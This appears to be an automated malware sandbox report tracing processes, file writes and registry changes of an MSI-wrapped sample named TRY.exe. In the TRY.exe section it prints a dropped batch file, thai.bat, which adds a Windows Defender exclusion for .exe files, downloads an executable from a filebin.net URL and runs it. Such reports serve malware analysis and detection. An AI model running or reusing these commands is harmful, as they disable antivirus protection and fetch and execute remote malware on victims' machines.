C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	660	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	834	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1016	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1060	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1116	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1158	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1212	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccesCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	0	1418	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 61 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 73 00 0a 00 42 00 61 00 73 00 65 00 4e 00 61 00 6d 00 65 00 3d 00 54 00 52 00 59 00 2e 00 65 00 78 00 65 00 0a 00 43 00 61 00 62 00 48 00 61 00 73 00 68 00 3d 00 38 00 61 00 36	WrappedApplicationId=WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=administratorsBaseName=TRY.exeCabHash=8a6	success or wait	1	65AF9D7F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
unknown	unknown	4294967295	object type mismatch	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	182	success or wait	16	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files.cab	unknown	1000	success or wait	156	65AFBA34	ReadFile
C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini	unknown	1212	success or wait	1	65AF99C9	ReadFile

Analysis Process: icacls.exe PID: **3316**, Parent PID: **6020**

General	
Target ID:	7
Start time:	09:28:20
Start date:	20/04/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\." /SETINTEGRITYLEVEL (CI)(OI)HIGH
Imagebase:	0xce0000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3384**, Parent PID: **3316**

General	
Target ID:	9
Start time:	09:28:22
Start date:	20/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: expand.exe PID: **6308**, Parent PID: **6020**

General	
Target ID:	10
Start time:	09:28:23
Start date:	20/04/2022
Path:	C:\Windows\SysWOW64\expand.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files
Imagebase:	0xa60000
File size:	52736 bytes
MD5 hash:	8F8C20238C1194A428021AC62257436D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6688**, Parent PID: **6308**

General

Target ID:	11
Start time:	09:28:26
Start date:	20/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: TRY.exe PID: **5860**, Parent PID: **6020**

General

Target ID:	12
Start time:	09:28:27
Start date:	20/04/2022
Path:	C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\TRY.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\TRY.exe"
Imagebase:	0x7ff6bac40000
File size:	155136 bytes
MD5 hash:	96DF7B0C491646EFC2E5F2E9F0443B8B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IXP000.TMP	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6BAC45E2E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TMP4351$.TMP	read attributes | delete | synchronize | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FF6BAC46563	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IXP000.TMP\thai.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6BAC450E5	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	success or wait	1	7FF6BAC4206B	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IXP000.TMP\thai.bat	0	192	40 65 63 68 6f 20 6f 66 66 0d 0a 70 6f 77 65 72 73 68 65 6c 6c 20 2d 63 6f 6d 6d 61 6e 64 20 22 53 65 74 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 45 78 74 65 6e 73 69 6f 6e 20 22 2e 65 78 65 22 0d 0a 70 6f 77 65 72 73 68 65 6c 6c 20 2d 63 6f 6d 6d 61 6e 64 20 22 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 75 72 69 20 68 74 74 70 73 3a 2f 2f 66 69 6c 65 62 69 6e 2e 6e 65 74 2f 72 66 34 33 76 36 71 7a 67 68 62 6a 37 68 37 62 2f 54 52 59 2e 65 78 65 20 2d 6f 20 54 52 59 2e 65 78 65 22 0d 0a 73 74 61 72 74 20 54 52 59 2e 65 78 65	@echo offpowershell -command "Set-MpPreference -ExclusionExtension ".exe"powershell -command "Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe"start TRY.exe	success or wait	1	7FF6BAC452DA	WriteFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	wextract_cleanup0	unicode	rundll32.exe C:\Windows\system32\advpack.dll,DelNodeRunDLL32 "C:\Users\user\AppData\Local\Temp\IXP000.TMP\"	success or wait	1	7FF6BAC41EBA	RegSetValueExA

Analysis Process: cmd.exe PID: **6672**, Parent PID: **5860**

General

Target ID:	13
Start time:	09:28:29
Start date:	20/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c thai.bat
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IXP000.TMP\thai.bat	unknown	8191	success or wait	3	7FF60205F404	ReadFile

Analysis Process: conhost.exe PID: **632**, Parent PID: **6672**

General

Target ID:	14
Start time:	09:28:29
Start date:	20/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6700**, Parent PID: **6672**

General

Target ID:	15
Start time:	09:28:30
Start date:	20/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -command "Set-MpPreference -ExclusionExtension ".exe"
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA510AF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA510AF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_au1v2jy0.qdl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_myufjp0m.iol.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Users\user\Documents\20220420	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4C10F35D	CreateDirectoryW
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.dqLccvHK.20220420092831.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_au1v2jy0.qdl.ps1	success or wait	1	7FFA4C10F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_myufjp0m.iol.psm1	success or wait	1	7FFA4C10F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_au1v2jy0.qdl.ps1	0	1	31	1	success or wait	1	7FFA4C10B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_myufjp0m.iol.psm1	0	1	31	1	success or wait	1	7FFA4C10B526	WriteFile
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.dqLccvHK.20220420092831.txt	0	3	ff		success or wait	1	7FFA4C10B526	WriteFile
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.dqLccvHK.20220420092831.txt	3	605	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 30 30 39 32 38 33 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 37 37 31 34 32 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77	**********Windows PowerShell transcript startStart time: 20220420092832Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 377142 (Microsoft Windows NT 10.0.17134.0)Host Application: pow	success or wait	44	7FFA4C10B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 09 00 00 00 10 00 00 00 0a 00 00 00 09 00 09 00 09 00 00 00 05 00 01 01 5e 00 08 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e^@	success or wait	1	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	17	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	17	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	11	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	120	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA514CF6E8	WriteFile

File Read

